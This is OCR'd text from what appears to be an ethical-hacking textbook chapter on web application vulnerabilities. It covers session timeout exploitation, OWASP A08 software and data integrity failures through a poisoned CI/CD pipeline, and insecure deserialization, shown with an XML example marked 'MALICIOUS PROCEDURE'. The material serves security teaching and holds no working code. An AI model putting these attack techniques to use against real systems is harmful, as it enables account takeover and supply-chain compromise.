
  For authenticating a user, every web application employs a user identification method such as an ID and a password. Attackers can identify passwords stored in databases because of weak hashing algorithms. Further, attackers can gain access to the web application's password database if user passwords are not encrypted, which allows the attackers to exploit every user's password. Once attackers compromise a system, they can perform various malicious activities such as session hijacking and user impersonation.

- **Timeout Exploitation**

  If the session timeout is long and the session IDs are not changed after every login, attackers may hijack a session and take control of it with the same privileges as the victim. If an application's session timeouts are set to long durations, the sessions will last until the time specified, that is, the session will be valid for a long period. When the user closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later to conduct the attack, as sessions IDs can remain valid; thus, they can exploit the user's privileges.

  - **Example**:

    A user logs into *www.certifiedhacker.com* using their credentials. After performing certain tasks, they close the web browser without logging out of the page. The web application's session timeout is set to 2 h. During the specified session interval, if an attacker has physical access to the user's system, they may then launch the browser, check the history, and click the *www.certifiedhacker.com* link, which automatically redirects the attacker to the user account without the need to enter the user credentials.



A08 – Software and Data Integrity Failures

- Software and data integrity failures occur when organizations **fail to update** the applications' software with the latest versions or patches
- Web applications rely on **plugins**, **dependencies**, **libraries**, or **packages** that can be installed from **public repositories**, content delivery networks (CDNs), or untrusted sources, which makes them vulnerable to attacks
- The common security weaknesses in this category include functionality from an **untrusted control sphere**, the download of a **code without an integrity check**, and the **deserialization of untrusted data**

Developer
Attacker
3 Gains remote access via malicious code
User
1 Installs malicious code into CI/CD pipeline
2 Downloads and installs malicious code
Test/Build
Deploy
http//?
Source-Code Repository
CI/CD pipeline
Application

A08 – Software and Data Integrity Failures

Software and data integrity failures occur when organizations fail to update the applications' software with the latest versions or patches. Often, web applications rely on plugins, dependencies, libraries, or packages that can be installed from public repositories, content delivery networks (CDNs), or untrusted sources, which makes them vulnerable to attacks.

Most organizations implement automatic software update functionalities that update or patch previously trusted applications without any verification. Therefore, developers must take the utmost care in auditing the code, securing CI/CD pipelines, and using third-party libraries from trusted repositories. They should also ensure that serialized data are sent with encryption or signatures. If the software is corrupted, it can cause great damage with abnormal behavior in real-time environments or the exposure of application components.

The common security weaknesses in this category include the inclusion of functionalities from an untrusted control sphere, download of code without integrity checks, and deserialization of untrusted data.

The following are some exploits that can be performed using software and data integrity failures:

- Cache poisoning
- Code injection
- Command execution
- Denial of service
- Data theft

Example

Attackers leverage the insecure CI/CD pipeline of an organization to install and distribute malicious code. The client unintentionally downloads and installs this software from the organization's servers without validating its integrity. Now, attackers use the malicious code in the client network to gain complete remote access.




Gains remote access via malicious code
3
Developer
Attacker
User
1
Installs malicious code into CI/CD pipeline
Downloads and installs malicious code
2
Test/Build
Deploy
http//?
Source-Code Repository
CI/CD pipeline
Application

Figure 14.26: Scenario of software and data integrity failure

Insecure Deserialization

- Data serialization and deserialization is an effective process of **linearizing** and **de-linearizing data objects** for transmission to other networks or systems
- Attackers **inject malicious code** into **serialized data** and forward the malicious serialized data to the victim
- **Insecure deserialization** deserializes the malicious serialized content **along with the injected malicious code**, compromising the system or network


Employee
Name
Age
City
EmpID
Rinni
26
Nevada
2201
Serialization
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><EmpID>2201</EmpID></Employee>
Deserialization
Employee
Name
Age
City
EmpID
Rinni
26
Nevada
2201
Attacker
Injects malicious code in serialized data
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
Insecure Deserialization
Employee
Malicious Procedure
Hack
Name
Age
City
EmpID
Rinni
26
Nevada
2201

